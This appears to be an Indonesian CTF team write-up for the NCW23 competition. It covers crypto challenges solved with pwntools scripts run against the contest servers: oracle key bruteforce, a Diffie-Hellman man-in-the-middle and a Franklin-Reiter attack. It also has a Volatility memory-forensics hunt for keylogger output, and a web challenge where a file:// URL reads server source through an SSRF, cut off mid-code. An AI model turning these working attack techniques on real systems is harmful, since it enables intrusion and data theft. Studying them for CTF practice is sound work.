

buzzer beater

ardhani
kelapacuuy
ZafiN

Daftar Isi

Cryptography	2
Simple (220 pts)	2
wangsa (320 pts)	7
Not Simple (420 pts)	10
Forensic	17
SILlyville Saga (220 pts)	17
Freminhelp (400 pts)	19
Web Exploitation	22
Is It Down Right Now? (beta version) (500 pts)	23
Binary Exploitation	25
Le Oriental (240 pts)	25
OSINT	28
Soal (pts)	28
Misc	28
Masih Kuat ges? 💀 (100 pts)	28

Cryptography

Simple (220 pts)

Diberikan source code simple.py yang berisi sebagai berikut

```

iv2 = os.urandom(16)
plainkey = os.urandom(16)

enckey = encrypt(plainkey + os.urandom(16), key, iv1)

code = ("Very simple, " +
generate_random_string(random.randint(50, 60))).encode()

cipher = AES.new(plainkey + (os.urandom(2)*8), AES.MODE_CBC, iv2)

enccode = cipher.encrypt(pad(code, 16))

print(f'enckey = {enckey}')
print(f'enccode = {enccode}')
print(f'iv2 = {iv2}')

while True:
    print("""=====
1. Tes Enkripsi
2. Tebak kode
3. Exit
=====""")

    choose = input(">> ")

    if choose == "1":
        plaintext = input("Masukan pesan: ")
        try:
            plaintext = bytes.fromhex(plaintext)
            ciphertext = encrypt(plaintext, key, iv1)
            print(f'Ciphertext = {ciphertext}')
        except:
            print("woila...")

    elif choose == "2":
        cobaan = input("Masukkan kode: ").encode()
        if cobaan == code:
            print(f'dahlah, {FLAG}')
            exit(1)
        else:

```

```
print("salah :(")
exit(0)

elif choose == "3":
    print("Bye!")
    exit(1)

else:
    print("woi!")
    exit(0)
```

Step pertama yang harus dilakukan adalah merecover key dari enckey. Akan tetapi fungsi encrypt tidak diberikan sehingga akan dilakukan analisis lebih lanjut. Berikut hasil analisisnya.

```
Masukan pesan: 61
Ciphertext = 8f

Masukan pesan: 62
Ciphertext = 8c

Masukan pesan: 6162
Ciphertext = 8ff7
```

Berdasarkan analisis tersebut, didapatkan bahwa untuk posisi yang sama dan karakter yang sama. Hasil mappingnya akan sama sehingga akan dilakukan bruteforce satu persatu dari depan untuk merecover key.

Lalu, setelah merecover key/plainkey, kita hanya perlu melakukan bruteforcing dari os.urandom(2) yaitu sebanyak 256^2 atau 65536 untuk mendapatkan key yang digunakan pada enkripsi. Angka tersebut cukup kecil untuk dilakukan bruteforce. Lalu dicocokan apakah terdapat kata "Very simple" pada hasil dekripsi. Jika iya, maka itu kodenya lalu disubmit dan didapatkan flagnya.

Berikut script yang saya gunakan.

```
from pwn import *
from Crypto.Util.Padding import *
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

NC = "nc 103.145.226.206 1945".split()

NC = "nc 103.145.226.209 1945".split()

r = remote(NC[1], NC[2])

def goto(n):
    r.sendlineafter(b">> ", str(n).encode())

def tes(msg):
    goto(1)
    r.sendlineafter(b"pesan: ", msg.hex().encode())
    r.recvuntil(b"Ciphertext = ")
    result = bytes.fromhex(r.recvline(0).decode())
    return result

r.recvuntil(b"enckey = ")
enckey = bytes.fromhex(r.recvline(0).decode())

r.recvuntil(b"enccode = ")
enccode = eval(r.recvline(0))

r.recvuntil(b"iv2 = ")
iv2 = eval(r.recvline(0))

print(tes(b"a"))
print(enckey)

print(len(enckey))

key = b""
```

```

for i in range(len(enckey)):
    print(i+1)
    for j in range(256):
        hasil = key + bytes([j])
        hasilenc = tes(hasil)
        if hasilenc == enckey[:len(hasilenc)]:
            key += bytes([j])
            print(key)
            break

assert tes(key) == enckey

key = key[:16]

for i in range(65536):
    print(i)
    posKey = key + long_to_bytes(i)*8
    cipher = AES.new(posKey,AES.MODE_CBC, iv2)
    hasil = cipher.decrypt(enccode)
    if b"Very" in hasil:
        print(unpad(hasil, 16))
        break

goto(2)
r.sendline(unpad(hasil, 16))

r.interactive()

```

Flag :

NCW23{kenapa_bocor_lagi_yak_keynya?_yang_penting_soalnya_simple_dah}

wangsaf (320 pts)

Diberikan kumpulan file client, server, dan attacker. Soal ini seperti mensimulasikan meet in the middle attack pada kasus diffie hellman exchange key. Karena kita bisa melakukan tampering baik dari server atau client (dalam kasus ini saya hanya melakukan tampering dari sisi client). Public key yang saya berikan bukan public key yang disediakan oleh client dimana saya tidak mengetahui private keynya. Public key yang digunakan saya generate kembali berdasarkan param yang digunakan sehingga saya memiliki privatekey hasil tampering. Maka kita mampu menghitung shared_key nya (memangkatkan pub key dari server dengan private key saya). Setelah mendapatkan shared_key, hanya perlu melakukan pengiriman pesan "giv me the flag you damn donut" yang di encrypt AES dengan menggunakan shared_key yang ada. Lalu didapatkan lah enkripsi dari flag tersebut. Untuk mendapatkan flagnya tinggal dilakukan dekripsi kembali menggunakan shared_key yang didapatkan.

Berikut script yang saya gunakan

```
from pwn import *
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.asymmetric import rsa, dh
from cryptography.hazmat.primitives import serialization, hashes, padding
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.kdf.hkdf import HKDF

NC = "nc 103.145.226.209 1965".split()

r = remote(NC[1], NC[2])

r.sendlineafter(b"(tamper): ", b"fw")
r.sendlineafter(b"(tamper): ", b"fw")

r.recvuntil(b"PARM| |")
payload = bytes.fromhex(r.recvline(0).decode()) # param
parameters = serialization.load_pem_parameters(payload)
private_key = parameters.generate_private_key()
public_key = private_key.public_key()
```

```

serialized_public_key =
public_key.public_bytes(serialization.Encoding.PEM,
serialization.PublicFormat.SubjectPublicKeyInfo)

r.sendlineafter(b"(tamper): ", b"PARM| " + payload.hex().encode())

r.sendlineafter(b"(tamper): ", b"fw")

r.sendlineafter(b"(tamper): ", b"PUBK| " +
serialized_public_key.hex().encode())

r.sendlineafter(b"(tamper): ", b"fw")

r.recvuntil(b"PUBK| ")
payload = bytes.fromhex(r.recvline(0).decode())
holder_public_key = serialization.load_pem_public_key(
    payload,
    backend=default_backend(),
)

print("dah sampe sini")
shared_key = private_key.exchange(holder_public_key)

derived_key = HKDF(
    algorithm=hashes.SHA256(),
    length=32,
    salt=None,
    info=b'handshake data',
).derive(shared_key)

print(derived_key)

def encrypt(message, derived_key):
    iv = os.urandom(16)
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(iv),
backend=default_backend())
    encryptor = cipher.encryptor()

```

```

padder = padding.PKCS7(algorithms.AES.block_size).padder()
padded_message = padder.update(message.encode()) + padder.finalize()

ciphertext = iv + encryptor.update(padded_message) +
encryptor.finalize()
return base64.b64encode(ciphertext)

def decrypt(message, derived_key):
    message = base64.b64decode(message)
    iv = message[:16]
    message = message[16:]
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(iv),
backend=default_backend())
    decryptor = cipher.decryptor()
    plaintext = decryptor.update(message) + decryptor.finalize()

    unpadder = padding.PKCS7(algorithms.AES.block_size).unpadder()

    unpadding_message = unpadder.update(plaintext) + unpadder.finalize()

    return unpadding_message

msg = "giv me the flag you damn donut"

payload = encrypt(msg, derived_key)

r.sendlineafter(b"(tamper): ", b"fw")
r.sendlineafter(b"(tamper): ", b"fw")
r.sendlineafter(b"(tamper): ", payload)

r.recvuntil(b"server: ")

msg = r.recvline(0)

print(decrypt(msg, derived_key))

print(payload)

```

```
r.interactive()
```

Flag :

```
NCW23{bro_pikir_dia_sesungguhnya_adalah_whitfield_diffie_dan_martin_he  
llman}
```

Not Simple (420 pts)

Diberikan sebuah file notsimple.py dengan isinya sebagai berikut.

```
from Crypto.Util.number import *
from Crypto.Util.Padding import *
import string
import random
import time
from secrets import FLAG

def generate_random_string(length):
    characters = string.ascii_letters + string.digits +
string.punctuation
    return ''.join(random.choice(characters) for _ in range(length))

def enc1(kode):
    m = bytes_to_long(kode.encode())
    p,q = getPrime(600),getPrime(600)
    n = p*q
    opr1 = inverse(pow(p,5),q)
    opr2 = (pow(p,7,n) - pow(q,65537,n)) % n
    c = pow((pow(opr1 * m * opr2, 65537, n) * pow(inverse(opr1,n),2,n) *  
pow(inverse(opr2, n),3,n)) % n,3,n)
    return n,65537,opr1,opr2,c

def wow():
    wow = [random.getrandbits(32) << (128*pow(2,i)) for i in range(0, 4)]
    wadidaw = 0
```

```

for i in wow:
    wadidaw |= i
return wadidaw

def enc2(opr1,opr2,e,p,q):
    n = p*q
    c = pow(bytes_to_long(long_to_bytes(opr1) + b'bebek' +
long_to_bytes(opr2)) + wow(), e, n)
    return c,n,e

kode = generate_random_string(50)
n1,e1,opr1,opr2,c1 = encl(kode)

e = input("Masukkan e = ")
foul = 0
while e.isdigit() == 0 or int(e) % 2 == 0 or int(e) <= 13:
    foul += 1
    print("Masukkan lagi")
    e = input("Masukkan e = ")
if(foul == 3):
    print("Males sayah..")
    exit(0)

p,q = getPrime(1024),getPrime(1024)
e = int(e)

while True:
    print("""
        1. Liat nilai wadidaw
        2. Melihat enkripsi dari kode1 dan kode2
        3. Input kode1 and kode2
        4. Exit
    """)
    choose = input(">> ")
    if choose == "1":
        print(f'Nilai wadidaw = {hex(wow())}')
    elif choose == "2":
        c2,n2,e2 = enc2(opr1,opr2,e,p,q)

```


Langsung pembahasan step yang saya lakukan adalah melakukan recovery opr1 dan opr2. Pertama - tama, fungsi wow menggunakan random.getrandbits didalamnya sehingga dapat dicrack menggunakan RandCrack. Lalu setelah melakukan cracking, kita dapat menebak hasil dari fungsi wow selanjutnya. Ketika mampu menebak fungsi wow, maka kita hanya perlu memilih opsi 2 sebanyak 2 kali dengan e yang digunakan adalah 17. Karena kita mempunyai 2 ciphertext dan kita tahu padding messagenya apa (fungsi wow yang sudah kita crack menggunakan RandCrack). Maka dapat dilakukan Franklin-Related Message Attack untuk merecover opr1 dan opr2 tersebut. Setelah direcover, sekarang kita hanya perlu membypass enc2 untuk mendapatkan kodenya.

Kita tahu bahwa dalam modulo q, $opr1 = p^{-5} \pmod{q}$ dan $opr2 = p^7 \pmod{q}$. Sehingga $opr1^7 * opr2^5 = p^{-35} * p^{35} = 1 \pmod{q}$. Maka didapatkan $opr1^7 * opr2^5 - 1 = 0 \pmod{q}$ atau kelipatan dari q sehingga kita hanya perlu melakukan GCD antara $opr1^7 * opr2^5 - 1$ dengan n dan didapatkan faktornya. Selebihnya dekripsi RSA biasa dan sedikit manipulasi aljabar.

Berikut script yang saya gunakan.

```
from sage.all import *
from pwn import *
from randcrack import RandCrack
from Crypto.Util.number import *

def gcd(a, b):
    while b:
        a, b = b, a % b
    return a.modinv()

def franklinreiter(C1, C2, e, N, a, b):
```

```

P.<X> = PolynomialRing(Zmod(N) )
g1 = (X + a)^e - C1
g2 = (X + b)^e - C2
result = -gcd(g1, g2).coefficients()[0]
return result

rc = RandCrack()

NC = "nc 103.145.226.209 1928".split()

r = remote(NC[1], NC[2])

# r = process(["python3", "notsimple.py"])
e = 17

def goto(n):
    r.sendlineafter(b">> ", str(n).encode())

def wadidaw():
    goto(1)
    r.recvuntil(b"wadidaw = ")
    result = int(r.recvline(0), 16)
    # r.recvuntil(b"wadidaw_asli = ")
    # result_list = eval(r.recvline(0))
    return result

r.sendlineafter(b"e = ", str(e).encode())

# hasil = []
# res1, res2 = wadidaw()
# print(hex(res1))
# mask = 128
# for j in range(4):
#     res1_temp = res1 >> mask
#     hasil.append(res1_temp % (1 << 32))
#     mask *= 2

# print(hasil)
# print(res2)

```

```

# print(hex(res1))

for i in range(156):
    print(i+1)
    res1 = wadidawe()
    rc.submit((res1 >> 128) % (2**32))
    rc.submit((res1 >> 256) % (2**32))
    rc.submit((res1 >> 512) % (2**32))
    rc.submit((res1 >> 1024) % (2**32))

def wow(rc):
    wow = [rc.predict_getrandbits(32) << (128*pow(2,i)) for i in range(0, 4)]
    wadidaw = 0
    for i in wow:
        wadidaw |= i
    wiw = [wow[i] >> (128*pow(2,i)) for i in range(0, 4)]
    return wadidaw

print(wow(rc) == wadidawe())

goto(2)

r.recvuntil(b"c = ")
c1 = int(r.recvline(0))
r.recvuntil(b"n = ")
n = int(r.recvline(0))
a = wow(rc)

goto(2)
r.recvuntil(b"c = ")
c2 = int(r.recvline(0))
b = wow(rc)

```

```

res = franklinreiter(c1, c2, e, n, a, b)
m = long_to_bytes(int(res))
print(m)
print(e)
print(n)

opr1, opr2 = m.split(b"bebek")
opr1, opr2 = bytes_to_long(opr1), bytes_to_long(opr2)

goto(3)

r.sendlineafter(b"opr1 = ", str(opr1).encode())
r.sendlineafter(b"opr2 = ", str(opr2).encode())

r.recvline(0)

r.recvuntil(b"n = ")
n = int(r.recvline(0))

r.recvuntil(b"e = ")
e = int(r.recvline(0))

r.recvuntil(b"c = ")
c = int(r.recvline(0))

p = GCD((pow(opr1, 7, n) * opr2**5) - 1, n)
q = n/p
print(p*q == n)
print(p != n)

c = c * pow(opr1, 6, n) * pow(opr2, 9, n) % n
phi = (p - 1) * (q - 1)
assert phi % 3 != 0

d = inverse(e**3, phi)

```

```
omo = pow(c, d, n)
m = omo * pow(opr1, -1, n) * pow(opr2, -1, n) % n

kode = long_to_bytes(int(m))

print(kode)

r.sendline(kode)

r.interactive()
```


Terdapat catatan bahwa phi juga harus coprime dengan 3 karena pada enc2 juga dipangkatkan 3 sehingga harus dirun berulang kali sampai lolos assertion (probability nya 4/9 karena kemungkinan 2 bilangan tidak habis dibagi 3 adalah $(2/3)^2$). Sebenarnya gaperlu assertion karena panjang message adalah 400 bit dan ketika dipangkatkan 3 adalah sekitar 1200 bit dan nilai modulus juga 1200 bit sehingga nilainya tidak jauh dari n dan dapat menggunakan cuberoot saja akan tetapi karena saya malas jadi cari aja yg phi nya tidak habis dibagi 3.

Flag : NCW23{Double_RSA_Very_Different_Concept}

Forensic

Sillyville Saga (220 pts)

Diberikan file SillyvilleSaga.xps yang ketika dibuka berisi tulisan yang mirip dengan font jepang, tetapi ketika dicopy menghasilkan huruf latin biasa.



Setelah melihat [writeup ini](#), diketahui bahwa file xps mirip dengan file zip sehingga bisa diextract. Kemudian saya ubah ekstensinya ke .zip dan mengextractnya.

```
shafa@ubuntu:~/Downloads/ncw23/Sillyville Saga$ mv SillyvilleSaga.xps SillyvilleSaga.zip
shafa@ubuntu:~/Downloads/ncw23/Sillyville Saga$ unzip SillyvilleSaga.zip
Archive: SillyvilleSaga.zip
  inflating: Metadata/Job_PT.xml
  inflating: Metadata/MXDC_Empty_PT.xml
  inflating: Documents/1/Metadata/Page1_PT.xml
  extracting: Documents/1/Metadata/Page1_Thumbnail.JPG
  inflating: Documents/1/Pages/_rels/1.fpage.rels
  inflating: Documents/1/Pages/1.fpage
  inflating: Documents/1/Pages/_rels/2.fpage.rels
  inflating: Documents/1/Pages/2.fpage
  inflating: Documents/1/Resources/Fonts/7D5DA5E9-F095-4030-8AB6-9F308FA0593F.odttf
  inflating: Documents/1/Resources/Fonts/73D22D78-2029-471D-BB86-868D74D679CE.odttf
  inflating: Documents/1/Resources/Fonts/AF451890-CAB5-4382-BC16-497B10E161AA.odttf
  inflating: Documents/1/Resources/Fonts/2AAD4BE5-D1F0-45A9-9A5A-977F701828A3.odttf
  inflating: Documents/1/FixedDocument.fdoc
  inflating: Documents/1/_rels/FixedDocument.fdoc.rels
  inflating: FixedDocumentSequence.fdseq
  inflating: _rels/FixedDocumentSequence.fdseq.rels
  inflating: _rels/.rels
  inflating: [Content_Types].xml
shafa@ubuntu:~/Downloads/ncw23/Sillyville Saga$
```

Terdapat beberapa file dengan ekstensi .odttf. Berdasarkan writeup di atas, file tersebut harus dikonversi menjadi .ttf dengan menggunakan script ini.

```
#!/usr/bin/env python3
# Credit to https://gist.github.com/dungsaga/ab8d2379bb566c9925b27df3bc82ca8b

import os
import sys
```


```

fn_in = sys.argv[1]
fn_out = os.path.splitext(sys.argv[1])[0] + '.ttf'
print(fn_out)
# Parse
key = os.path.splitext(os.path.basename(fn_in))[0].replace('-', '')
# Convert to Int reversed
key_int = [int(key[i-2:i], 16) for i in range(32, 0, -2)]

with open(fn_in, 'rb') as fh_in, open(fn_out, 'wb') as fh_out:
    cont = fh_in.read()
    fh_out.write(bytes(b ^ key_int[i % len(key_int)] for i, b in
enumerate(cont[:32])))
    fh_out.write(cont[32:])

```

Ketika saya buka file .ttf tersebut di [website ini](#), saya tidak menemukan apa-apa. Kemudian, saya baca kembali file awalnya dan di baris paling akhir terdapat hint "I have no idea why it was scrambled with Japanese font. How to type A to Z consecutively with this font?". Ketika saya lihat kembali, ternyata di fontnya terdapat huruf A-Z. Saya urutkan font tersebut dari A-Z di [website ini](#), dan didapatkan flagnya.



Flag : NCW23{F0nT-styLe_No=pr0b13m~YaA! }

Freminhelp (400 pts)

Diberikan file memory dump freminhelp.mem. Langsung saya analisis menggunakan volatility. Berdasarkan deskripsi soal "He says that the keylogger created a custom key under Software\Microsoft\Windows\CurrentVersion\Explorer registry." saya cari registry key yang dimaksud dengan plugin printkey.

```

shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                      AS Layer2 : FileAddressSpace (/home/shafa/Downloads/ncw23/freminhelp.mem)
                      PAE type : PAE
                      DTB : 0x185000L
                      KDBG : 0x82964be8L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x82965c00L
KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2023-11-17 16:36:55 UTC+0000
Image local date and time : 2023-11-17 23:36:55 +0700
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 printkey -K "Software\Microsoft\Windows\CurrentVersion\Explorer"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

-----
Registry: \SystemRoot\System32\Config\DEFAULT
Key name: Explorer (S)
Last updated: 2009-07-14 04:37:06 UTC+0000

Subkeys:
(S) Shell Folders
(S) User Shell Folders

```

Terdapat subkey suspicious bernama Keylogger pada Registry \\?\C:\Users\Freminet\ntuser.dat

```

Values:
-----
Registry: \\?\C:\Users\Freminet\ntuser.dat
Key name: Explorer (S)
Last updated: 2023-11-17 16:22:29 UTC+0000

Subkeys:
(S) Advanced
(S) ApplicationDestinations
(S) AutoplayHandlers
(S) BitBucket
(S) CabinetState
(S) CD Burning
(S) CLSID
(S) Discardable
(S) FileExts
(S) Keylogger

```

Kemudian, saya cari lagi registry keynya dengan path yang telah ditambahkan subkey.

```

shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 printkey -K "Software\Microsoft\Windows\CurrentVersion\Explorer\Keylogger"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

-----
Registry: \\?\C:\Users\Freminet\ntuser.dat
Key name: Keylogger (S)
Last updated: 2023-11-17 15:33:31 UTC+0000

Subkeys:
Values:
REG_SZ ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1 : (S)

```

Didapatkan sebuah string. Saya sempat stuck di sini karena saya kira ini adalah hash. Namun berdasarkan hint, ternyata string tersebut merupakan sebuah nama file. Saya pun mencari file tersebut menggunakan plugin filescan di volatility.

```

shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 filescan | grep "ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1"
Volatility Foundation Volatility Framework 2.6.1
0x000000003eaab800    8      0 R--rw- \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\23da5a4d5d.txt
0x000000003eb81c80    8      0 R--rw- \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\fc1f24fe27.txt
0x000000003fc6ab28    8      0 R--rw- \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\1f22cfa57c.txt

```

Terdapat 3 file txt, saya dump ketiga file tersebut.

```

shafa@ubuntu:~/Downloads/ncw23$ mkdir dump
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003eaab800 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3eaa800 None \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\23da5a4d5d.txt
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003eb81c80 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3eb81c80 None \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\f1cf24fe27.txt
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003fc6ab28 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3fc6ab28 None \Device\HarddiskVolume1\PerfLogs\Admin\ce9e7c1ed929e0d3b4590a36da9fa42df5f508f1\1f22cfa57c.txt

shafa@ubuntu:~/Downloads/ncw23$ cd dump/
shafa@ubuntu:~/Downloads/ncw23/dump$ ls
file.None.0x8425c218.dat file.None.0x859582d8.dat file.None.0x862b9460.dat
shafa@ubuntu:~/Downloads/ncw23/dump$ cat file.None.0x8425c218.dat
20a86f5ecb6b850cacc73c280d579c60 64a7e258 2
20a86f5ecb6b850cacc73c280d579c60 64a7e259 5
20a86f5ecb6b850cacc73c280d579c60 64a7e259 5
20a86f5ecb6b850cacc73c280d579c60 64a7e25a 3
20a86f5ecb6b850cacc73c280d579c60 64a7e25c c
20a86f5ecb6b850cacc73c280d579c60 64a7e25c 2
20a86f5ecb6b850cacc73c280d579c60 64a7e25c b
20a86f5ecb6b850cacc73c280d579c60 64a7e25e 1
20a86f5ecb6b850cacc73c280d579c60 64a7e25f 7
20a86f5ecb6b850cacc73c280d579c60 64a7e260 2
20a86f5ecb6b850cacc73c280d579c60 64a7e261 f
20a86f5ecb6b850cacc73c280d579c60 64a7e262 a
20a86f5ecb6b850cacc73c280d579c60 64a7e263 a
20a86f5ecb6b850cacc73c280d579c60 64a7e264 b
20a86f5ecb6b850cacc73c280d579c60 64a7e264 b
20a86f5ecb6b850cacc73c280d579c60 64a7e266 a
20a86f5ecb6b850cacc73c280d579c60 64a7e267 3
20a86f5ecb6b850cacc73c280d579c60 64a7e267 a
20a86f5ecb6b850cacc73c280d579c60 64a7e268 3
20a86f5ecb6b850cacc73c280d579c60 64a7e268 d
20a86f5ecb6b850cacc73c280d579c60 64a7e269 1
20a86f5ecb6b850cacc73c280d579c60 64a7e26a a
20a86f5ecb6b850cacc73c280d579c60 64a7e26b 8
20a86f5ecb6b850cacc73c280d579c60 64a7e26b b

```

Recorded keystrokesnya sudah ketemu, tapi flagnya belum terlihat. Saya ekstrak saja hasilnya.

```

shafa@ubuntu:~/Downloads/ncw23/dump$ awk '{print $3}' file.None.0x8425c218.dat | tr -d '\n' && echo
2553c2b1782faabba3a3d1a8bfd3a2137e2015cd
shafa@ubuntu:~/Downloads/ncw23/dump$ awk '{print $3}' file.None.0x859582d8.dat | tr -d '\n' && echo
54c59856cc065b7b07101b36d01988eac07e89fd
shafa@ubuntu:~/Downloads/ncw23/dump$ awk '{print $3}' file.None.0x862b9460.dat | tr -d '\n' && echo
e92629adecd08ecc2e0b2ae053cce7eee20b9f63

```

Lagi-lagi, saya kira ini adalah hash. Tetapi ketika saya cek ketiganya menggunakan filescan, ternyata mereka adalah nama file. Langsung saya dump ketiga file tersebut menggunakan cara yang sama.

```

shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 filescan | grep "2553c2b1782faabba3a3d1a8bfd3a2137e2015cd"
Volatility Foundation Volatility Framework 2.6.1
0x000000003e138be8 8 0 R--rw- \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\2553c2b1782faabba3a3d1a8bfd3a2137e2015cd
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003e138be8 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3e138be8 None \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\2553c2b1782faabba3a3d1a8bfd3a2137e2015cd
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 filescan | grep "54c59856cc065b7b07101b36d01988eac07e89fd"
Volatility Foundation Volatility Framework 2.6.1
0x000000003dd758b8 3 0 R--rw- \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\54c59856cc065b7b07101b36d01988eac07e89fd
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003dd758b8 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3dd758b8 None \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\54c59856cc065b7b07101b36d01988eac07e89fd
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 filescan | grep "e92629adecd08ecc2e0b2ae053cce7eee20b9f63"
Volatility Foundation Volatility Framework 2.6.1
0x000000003eb5a8f0 4 0 R--rw- \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\e92629adecd08ecc2e0b2ae053cce7eee20b9f63
shafa@ubuntu:~/Downloads/ncw23$ vol.py -f freminhelp.mem --profile Win7SP1x86_23418 dumpfiles -Q 0x000000003eb5a8f0 -D ~/Downloads/ncw23/dump
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3eb5a8f0 None \Device\HarddiskVolume1\Users\Freminet\Documents\ideas\e92629adecd08ecc2e0b2ae053cce7eee20b9f63

```

Ternyata ketiga file tersebut merupakan gambar yang ada flagnya.



Flag:

NCW23{for_art_is_never_perfect,_the_work_of_an_artist_is_never_done}

Web Exploitation

Is It Down Right Now? (beta version) (500 pts)

The challenge card has a light gray background with a white header bar. The header bar contains three buttons: 'Challenge' (highlighted), '0 Solves', and a close button (X). Below the header is the challenge title 'Is It Down Right Now? (beta version)' in bold black font, followed by the point value '500'. A descriptive text block follows: 'I've created a website to check your site's availability (sound's cool ikr). Not long after the site was deployed, our employees mentioned that their account had been hacked. But how ??'. Below this is the author information 'author: beluga' and a URL 'http://103.185.38.144:48667/'. There is also a link to '▶ Unlock Hint for 0 points'. At the bottom are two buttons: 'Flag' and 'Submit'.

Diberikan service untuk cek website down atau tidak, saya coba input dengan file:///var/www/html/index.php

```
<?php
    function fetchPage($url)
    {
        $ch = curl_init($url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($ch, CURLOPT_TIMEOUT, 5);

        $response = curl_exec($ch);
        curl_close($ch);
        if ($response === false) {
            echo "Error fetching the page: " . curl_error($ch);
        } else {
            echo "<pre style='white-space: pre-wrap'>" .
                htmlspecialchars($response) .
            "</pre>";
        }
    }
}
```

```

}

function isWebsiteAlive($url)
{
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
